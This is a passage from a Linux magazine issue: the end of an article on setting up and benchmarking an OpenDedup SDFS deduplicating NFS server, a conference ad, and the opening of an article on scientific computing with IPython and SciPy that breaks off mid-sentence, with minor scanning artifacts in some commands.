apt-get install openjdk-7-jre attr nfs-kernel-server  
➔samba libselinux-dev libsepol1
```

Set Java to the correct version using the `update-alternatives - --config java` command and select version 1.7. Then edit the `/etc/security/limits.conf` file to include the following lines at the bottom of the file:

```
soft nofile 65535  
hard nofile 65535
```

Next download and extract SDFS and FUSE:

```
wget http://Opendedup.googlecode.com/files/sdfs-1.2.1_amd.deb  
wget http://Opendedup.googlecode.com/files/opendedup-fuse-2.9.tar.gz  
tar -xzf opendedup-fuse-2.9.tar.gz
```

Install the FUSE and the Opendedup packages:

```
cd opendedup-fuse-2.9  
sudo dpkg -i fuse_2.9.0-opendedup_amd64.deb  
sudo dpkg -i fuse-utils_2.9.0-opendedup_all.deb  
sudo dpkg -i libfuse2_2.9.0-opendedup_amd64.deb  
sudo dpkg -i libfuse-dev_2.9.0-opendedup_amd64.deb  
cd ..
```

```
sudo dpkg -i sdfs-1.2.1_amd64.deb
```

If you run into any dependency issues, run `apt-get f install` to resolve them. With everything installed, create an SDFS volume and mount it to a directory off root named `/shared`:

```
sudo mkfs.sdfs - -volume-name=deduped - -volume-capacity=20GB  
mkdir /shared  
mount.sdfs -m /shared -v deduped
```

You now have local access to this folder, but you'll want to share it using NFS. In order to do so, create another directory from which to bind and share your local mount:

```
mkdir -p /export/shared  
mount - -bind /shared /export/shared
```

I skip configuring `idmapd.conf` and `/etc/exports` here, as there is plenty of documentation on NFS to cover that. Once NFS is configured, restart the service using the `/etc/init.d/nfs-kernel-server restart` command. Note: if you are mounting your SDFS volumes manually, you must use the `sdfs.mount` command before running the `mount - -bind` command, and then you must restart NFS for your clients to be able to use it.

If all went well, the clients now

should be able to mount the deduped NFS share.

Calculating Metrics

With the server built, let's discuss how to measure dedup performance. SDFS possesses a built-in tool, `sdfscli`, that provides dedup-related information. However, I do not like the output it generates as I think it can be confusing, and I found it inaccurate at times. Instead, I chose to produce my own output using metrics that are commonly found on commercial dedup devices: % savings and dedup rate. % savings represents the percentage of space reduced by deduplication. For example, if you have a file that should take up 100K, but it occupies only 60K deduped, you have a 40% space savings. Dedup rate is a multiplier that generalizes how well your device/volume is deduplicating. With a 2x dedup rate, you can write two files for the disk space of one.

The quickest way to generate the data required for these metrics is simply to use the `du` and `df` commands. `du` reports the deduped size of the volume, while `df` reports the full size listed by the system (that is, if the volume was not deduped). This value is taken from the Used column of the `df` output. With these numbers, you can use the following

formulas to determine the % savings and dedup rates for your SDFS volume:

- % savings = $1 - (\text{Size of Volume reported by du} / \text{Size of Volume reported by df}) \times 100$
- Dedup rate = $\text{Size of Volume reported by df} / \text{Size of Volume reported by du}$

Scenario 1: File Storage

For the first scenario, I tested how well SDFS dedupes when used as a file server. I created two separate data folders for the test. The first contained approximately 730MB of dissimilar data. The second folder contained 1.4GB of largely homogeneous data. Each folder contained a mix of various Microsoft Office documents, images and Adobe .pdf files. I left each folder alone for a while and then came back and recorded the size of each folder using the `du` and `df` commands. The files were deduped as they were copied to the SDFS volume. This is the default mode of deduplication also known as inline. Inline dedup is memory- and processor-intensive, so bear that in mind with large copies. There is an alternative dedup mode called "batch" mode that runs dedup as a scheduled process. The dedup results for each folder are listed below.

Volume/Folder 1 — 730MB:

- 9.22%
- 1.10x dedup rate

Volume/Folder 2 — 1.4GB:

- 5.71%
- 1.06x dedup rate

The results were not surprising as SDFS is not ideal for, nor is it advertised as, a traditional file storage platform. Additionally, there were a large number of .pdf files in each folder (25%–30%). Adobe .pdf files are natively compressed, which means they are difficult to dedup.

Scenario 2: Backups — 5 days — tar/rsync/Backup Exec

The next scenario involved using a deduped volume as storage for backups. Deduplication theoretically should be well suited for backups, because backup sets usually contain multiple versions of the same files. The more sets (days, months and so on) you maintain, the better the compression will be. In this scenario, I tested three backup programs: tar, rsync and Symantec's Backup Exec 2010. For each test, I used the same

730MB folder from the first scenario. I backed up the same folder five times to a deduped volume to simulate a week's worth of backups. In between each backup, I increased the size of the folder between 20–40MB. All of the data was backed up in full. No incremental or differential methods were used. I did this for two reasons: one, to minimize the amount of time needed to generate the results; and two, I felt it added unnecessary variables that could throw off the results with such a small data set.

In the first test with tar, I created five separate tar archives—one for each day. In running the backups, I intentionally avoided gzipping the .tar files to improve the dedup rate. After finishing the test, I witnessed a 55% savings/2.26x dedup rate on the volume.

For the next test with rsync, I ran the backups to a different destination folder with each job. This gave me the ability to restore the directory in its entirety from any day. Again, I did not enable compression on the job. After all jobs were completed, I noted results of 74%/3.96x.

With Backup Exec I shared my dedup volume with SAMBA and configured it as a backup-to-disk folder. Backup Exec utilizes .bkf files when backing up to disk, which are,

for all intents and purposes, treated like tape media. Using a .bkf size of 200MB without compression on the first five jobs, I achieved 53%/2.14x. I followed this up with another five jobs using 1GB .bkfs and achieved an identical rate of 53.3%/2.14x. I tried two different .bkf sizes to see if there was any effect on the dedup rate, but there was not.

Of the backup options, rsync performed the best. This was likely due to the fact that rsync created five copies of the same data in its native format. In this capacity, you are using the deduped volume for file storage in its simplest form. With one copy of the original folder and four subsequent copies, you almost could predict a 4x dedup rate. This example reinforces a truism with deduplication: more identical data = more dedup. After my testing, I did find some discussions revolving around certain backup programs producing highly unique backup files (.bkfs, .tar) that can hinder dedup performance. This may explain the low dedup numbers for tar and Backup Exec. However, there did not appear to be any workarounds.

Scenario 3: VMDK Files

For the last scenario, I tested deduplication on VMware by hosting

guest virtual hard drives (.vmdk files) on SDFS volumes with ESXi 4.1 and 5.1 hosts. Each VM was built and/or cloned on an SDFS volume exported with NFS. Following the developer's recommendation, I created new volumes and changed their default chunk size from 128K to 4K. Chunk size affects how data is organized and compared by the dedup engine. The default of 128K is sufficient for most files, but 4K is the recommended for virtual machines. Chunk size is set at the time of volume creation, so I created volumes using the following command:

```
mkfs.sdfs --volume-name=4ksdfs vmdk --volume-capacity=100GB  
--io-chunk-size=4 --io-max-file-write-buffers=32
```

It is also recommended to change its deduplication type from inline ("on the fly") to batch prior to powering on and installing the guest OS. This reduces the initial performance hit you take on your dedup server by disabling dedup during the install—a time when the host is writing a large amount of data to disk. To set the .vmdk files to batch, I ran the following command after each base VM was created through vSphere, but before it was powered on:

```
setfattr -n user.cmd.dedupAll -v 556:false  
/export/datastore/folderondatastore/vmhdname.vmdk
```


After each VM was powered on and the OS install was complete, I powered the VM back down and changed its .vmdk files back to inline:

```
setfattr -n user.cmd.dedupAll -v 556:true  
➔/export/datastore/folderondatastore/vmhdname.vmdk
```

For the tests I created a base Windows XP VM and a base Ubuntu desktop VM and made four clones of each. After each clone was created, I powered it on and made a minor change, like installing an update or creating a document so that its disk would not be identical to the original VM's disk. While creating the clones, I discovered they were provisioned as thin disks that commit only the amount of storage used by the OS to disk, not the full amount allocated to them. This turned out to be a function of NFS and VMware that could not be changed.

On the ESXi 4.1 server, the dedup rates for the XP clones were 95%/23x and 92%/13x for the Ubuntu clones, which were very impressive. However, when it came to the ESXi 5.1 server, the results were very different. For some reason, every time I cloned a workstation from the SDFS/NFS volume, the ESXi host created linked clones. Linked clones are a new space-saving feature of 5.1 where

cloned disks contain only deltas to an original reference/base disk (that is, your first non-cloned VM used to create your clones). This threw off any dedup stats I tried to generate using `du` and `df`, and as a result, I could not generate rates for the 5.1 guests. I tried to work around the issue, but was unable to find a way to overcome it. If I had more time, I would have liked to see if KVM or Xen would treat the SDFS/NFS volumes the same way, as there is definitely overlap between SDFS and the linked clones feature of 5.1.

Replication

I also tested OpenDedup's built-in replication abilities. Replication in OpenDedup is based on a master-slave relationship set at volume creation time. You create the master volume first, then the slave. After the slave volume is created, you set your network-specific information in the `replication.props` file, and then you can replicate on-demand or on a schedule using the `sdfsreplicate` service. I was very impressed with how easy the process was to set up and configure. The actual process takes deduped blocks from the master, tars them and then replicates them on port 6442 to the slave where they are decompressed. After the initial

replication, only deltas are sent over the wire. This design makes replication ultra-efficient and a great candidate for off-site data transport.

Conclusions

After looking at the results of all of my tests, SDFS has its ups and downs. It has a lot of promise, but you will see better results if you target your deployment. If you use rsync or another backup method that backs up your data in its original format, SDFS works very well. It also performed admirably as a virtual storage platform (notwithstanding the linked clone issue), which is what SDFS was originally intended for. If you factor the built-in replication abilities into the equation, SDFS

ends up having real utility. On the downside, the project is still fairly young. Although there have been steady improvements to the project, I often found the documentation dated and the knowledge base limited. I have confidence that as more people use the product and provide feedback, this will improve. If you steer your Openedup deployment to what it does well and don't mind getting under the hood, you should be fine. Just don't expect a bulletproof solution out of the gate. ■

Jeremiah Bowling has been a systems administrator and network engineer for more than 12 years. He works for a regional accounting and auditing firm in Hunt Valley, Maryland, and holds numerous industry certifications including the CISSP. Your comments are welcome at jb50c@yahoo.com.

Resources

Main Openedup Site: <http://www.openedup.org>

Openedup Google Code Site: <http://code.google.com/p/openedup>

Openedup Google Group: <http://groups.google.com/group/dedupfilesystem-sdfs-user-discuss>
tar: <http://www.gnu.org/software/tar>

rsync: <http://www.samba.org/ftp/rsync/rsync.html>

Backup Exec: <http://www.symantec.com/business/theme.jsp?themeid=backup-exec-2010>

VMware: <http://www.vmware.com>



O'REILLY®

fluent

conference

JavaScript & Beyond

May 28 – 30, 2013 | San Francisco, CA

The tools & technologies
driving the Web

"I learned a lot of new and exciting things. Can't wait to try and put some of this stuff into practice."

Join us at Fluent Conference,

the key event for web and mobile professionals responsible for driving the front-end Web. Join hundreds of the best coders in the industry for three days of intensive learning about JavaScript, HTML5, CSS3, and related technologies.

Conference tracks:

- Front-End Frameworks & Libraries
- The Server Side
- Pure Code & JavaScript
- HTML5 & Browser Technologies
- Mobile
- Tools, Platforms, & APIs
- The Leading Edge
- Doing Business on the Web



Register today to reserve your seat.
Save 20% with code **LINUX20**

fluentconf.com

Running Scientific Code Using **IPython** and **SciPy**

SciPy is used in scientific programming, but now with the parallel functionality in IPython, you can run your code in an HPC environment.

JOEY BERNARD

More and more science is happening on silicon, if not completely, then at least partially. With its ability to run interactively, as well as heavy support for packages with tuned C components, Python quickly is filling the scientific computing environment. The main package people import for handling scientific programming is SciPy (<http://scipy.org>). This package provides several functions that allow you to write code to solve your scientific problems. To take full advantage of all of these capabilities, however, you really need a decent development environment. IPython (<http://ipython.org>) can provide just such an environment. It is a good balance between offering ease of use, especially for exploratory work, and a complete development environment. This article covers using IPython and SciPy to set up an environment for scientific computations.

The first step is to install IPython and SciPy. Luckily, most distributions should have packages available for both of these. For example, on Ubuntu, simply execute:

```
sudo apt-get install ipython python-scipy
```

Most distributions, unless they

are rolling-release distros, are at least a version behind the latest and greatest. If you want to have the latest capabilities or bug fixes, you need to download the sources from the projects' Web sites. For both packages, you should be able to download the sources, unpack them and run the following in each source directory:

```
python setup.py install
```

Be sure to check the documentation for both packages. They each have a rather large set of dependencies that need to be installed before you try to build.

Now that you have them both installed, let's look at what you can do, starting with IPython. IPython provides a very enhanced shell for interactive work, including access to GUI components, and an architecture for interactive parallel computing. When you start working with IPython, you have access to the sorts of features available to Bash users. For example, pressing Tab provides auto-completion of the command you currently are typing. All of your previous commands, both input and output, are available as numbered items. They are stored

```

jbernard@atlantis: ~
jbernard@atlantis: ~$ ipython
ipython      ipython2.7
jbernard@atlantis: ~$ ipython
Python 2.7.3 (default, Sep 26 2012, 21:51:14)
Type "copyright", "credits" or "license" for more information.

IPython 0.13.1.rc2 -- An enhanced Interactive Python.
?          -> Introduction and overview of IPython's features.
%quickref  -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.

In [1]: █
    
```

Figure 1. Starting IPython shows the license information and some help functions.

in two separate arrays called In and Out. You can access them by using In[1] or Out[3], just like any other array.

IPython also is really useful in interacting with the objects in memory. You can look at details of these objects with the ? operator. For example, you can pull up information on an object by typing:

```
my_object?
```

You also can get specific pieces of

information by using the commands %pdoc, %pdef, %psource and %pfile.

A useful feature of IPython in code development is the ability to log all of the work you are doing to an external file. Within your session, you can start logging with the magic command %logstart. Or, you can turn on logging from the start by adding the command-line option --logfile=log.py to IPython. You then can load this log file at a later time to get IPython to replay the commands and essentially restore

your session to its previous state. It's not perfect, but it's still useful. (I discuss the plotting functions and parallel options after covering a bit of SciPy.)

SciPy is actually an extension to another Python package, NumPy. NumPy provides extensions that define numerical array and matrix types, along with basic operations that apply to them. SciPy builds on these, allowing you to do advanced math, signal processing, optimization, statistics and more.

Let's get some work done by starting up IPython. You'll see the licensing information, along with some initial commands that tell you how to get help. To begin with, let's look at some of the extras that NumPy gives you for scientific computing. One of the best features, from a code-writing perspective, is the overloading of mathematical operators. For example, the old way of adding two vectors looks something like this:

```
for i in range(len(a)):
    c.append(a[i] + b[i])
```

This actually can be relatively slow for large vectors, because Python needs to do some verifying of the

data types and the operations at each iteration of the for loop. With NumPy, you can rewrite this as:

```
import numpy as np
...
c = a + b
```

This is quite a bit faster, because the actual work is handled by an external library as a single unit of work. As you can see above, in Python, you need to import external packages with the `import` command. The most basic version of the import statement is:

```
import numpy
```

This adds everything from NumPy into your Python session's namespace, and you can access the imported functions with their short names. You can import a package and attach it to a new name, as I did in the example above. You then can access the imported items by prepending the name that it is imported as to the functions' short names.

Importing the entire package is fine for something moderate in size like NumPy, but SciPy has grown over the years to be a rather large and complicated package. Importing everything available can be quite

time-consuming initially. To try to help with this, SciPy actually subdivides the available functions as sub-packages. When you import SciPy, you get only the functions not in one of the sub-packages. If you really want to load everything in SciPy, you need to use this:

```
import scipy;
scipy.pkgload()
```


If you know what kind of work you will be doing, it makes more sense to import only the parts you need, with a

command like this:

```
from scipy.fftpack import fft as scipy_fft
```

When you use IPython, you can skip all of this by using the profile system. In IPython, you can define a session profile that takes care of initialization steps that you would have to do every time. Several profiles are included when you install IPython, so in this case, you simply can start IPython with:

```
ipython -p scipy
```



```
jbernard@atlantis: ~
x jbernard@atlantis: ~/Dropbox/writin...
x jbernard@atlantis: ~/Dropbox/writin...

jbernard@atlantis:~$ ipython
Python 2.7.3 (default, Sep 26 2012, 21:51:14)
Type "copyright", "credits" or "license" for more information.

IPython 0.13.1.rc2 -- An enhanced Interactive Python.
?          -> Introduction and overview of IPython's features.
%quickref  -> Quick reference.
help       -> Python's own help system.
object?    -> Details about 'object', use 'object??' for extra details.

In [1]: from numpy import *

In [2]: from scipy.fftpack import fft as scipy_fft

In [3]: a = zeros(1000)

In [4]: a[:100] = 1

In [5]: b = fft(a)
-----
TypeError                                 Traceback (most recent call last)
<ipython-input-5-53ae24c1ea4e> in <module>()
----> 1 b = fft(a)

TypeError: 'module' object is not callable

In [6]: b = scipy_fft(a)

In [7]: █
```

Figure 2. SciPy has a lot of functionality, like fast Fourier transforms.

This handles the imports for you, so you have everything you might need.

As an example, one thing that gets done numerically is transforming and analyzing sound. When looking at sound, you may be interested in analyzing the spread of frequencies. This can be done by using fast Fourier transform (FFT) functions. In SciPy, you can import the sub-package `fftpack` to access the FFT functions. For example, you can create a vector of 100 ones followed by 900 zeros with:

```
a = zeros(1000)
a[:100] = 1
```

You can get the Fourier transform of this vector with:

```
b = fft(a)
```

The result is a list of complex numbers.

When you are doing exploratory work, it is really helpful to be able to see the results graphically. Luckily, IPython includes the `matplotlib` module. If you want to have it available, you either can start your IPython session with `ipython -pylab`, or you can import the `pylab` module manually. With that done, you then can plot

results with something like:

```
plot(abs(b))
show()
```

Matplotlib is modeled after the graphics system in R where the different steps of plotting are actually separate manual steps. So plotting graphs is one step, and showing the plots on the screen is a separate step. This means you need the `show()` command to get the graphical output. Lots of options are available in `matplotlib` to handle graphical display of data and results.

The last thing to look at here is the parallel support you get with IPython. For any large scientific coding project, you will need to run it on some sort of parallel machine in order to get your work done in a reasonable amount of time. With IPython, you have support for the following:

- Single Instruction Multiple Data (SIMD) parallelism.
- Multiple Instruction Multiple Data (MIMD) parallelism.
- Message passing using MPI.
- Task farming.

■ Data parallelization.

You can use combinations of these or develop your own custom parallel techniques. The most powerful capability in IPython is the ability to develop, execute, debug and monitor your parallel code

interactively. This means you can start to develop your code and then add in parallelism when you reach the appropriate stage.

The IPython architecture consists of four parts:

■ IPython engine: an instance that




Figure 3. Matplotlib gives you the functionality to analyze your results graphically.

takes Python commands over the network and runs them.


- IPython hub: the central process that manages engine connections, schedulers, clients and so on.
- IPython scheduler: all actions go through a scheduler to a specific engine, allowing work to be queued up.
- Controller client: made up of a hub and a set of schedulers, providing an interface for working with a set

of engines.

To start using IPython's parallel components, you need to start up a controller and some number of engines. The easiest way to start is to use `ipcluster` on a single machine. For example, if you want to start a controller and four engines on a single host, you can type:

```
ipcluster start -n 4
```

You likely will get an error at this point due to not being able

A terminal window screenshot showing the execution of the command `ipcluster start -n 4`. The output consists of several lines of status messages: `2013-02-07 22:57:23.450 [IPClusterStart] Using existing profile dir: u'/home/jbernard/.config/ipython/profile_default'`, `2013-02-07 22:57:23.453 [IPClusterStart] Starting ipcluster with [daemon=False]`, `2013-02-07 22:57:23.453 [IPClusterStart] Creating pid file: /home/jbernard/.config/ipython/profile_default/pid/ipcluster.pid`, `2013-02-07 22:57:23.454 [IPClusterStart] Starting Controller with LocalControllerLauncher`, and `2013-02-07 22:57:24.453 [IPClusterStart] Starting 4 Engines with LocalEngineSetLauncher`. The terminal window has three tabs open, with the active one showing the user `jbernard@atlantis` in the home directory.

```
jbernard@atlantis: ~$ ipcluster start -n 4
2013-02-07 22:57:23.450 [IPClusterStart] Using existing profile dir: u'/home/jbernard/.config/ipython/profile_default'
2013-02-07 22:57:23.453 [IPClusterStart] Starting ipcluster with [daemon=False]
2013-02-07 22:57:23.453 [IPClusterStart] Creating pid file: /home/jbernard/.config/ipython/profile_default/pid/ipcluster.pid
2013-02-07 22:57:23.454 [IPClusterStart] Starting Controller with LocalControllerLauncher
2013-02-07 22:57:24.453 [IPClusterStart] Starting 4 Engines with LocalEngineSetLauncher
```

Figure 4. When you start `ipcluster`, it will display status information to the console.

to import the module `zmq`. This module handles the security issues in the communications between the different parts of IPython. Again, there should be a package for that. In Ubuntu, the package is named `python-zmq`.

Once you get your four engines started, they are available when you start IPython. You will need to do this in another terminal window, because `ipcluster` still will be running in the original terminal. After importing the `parallel` module, you can create a `Client` object to

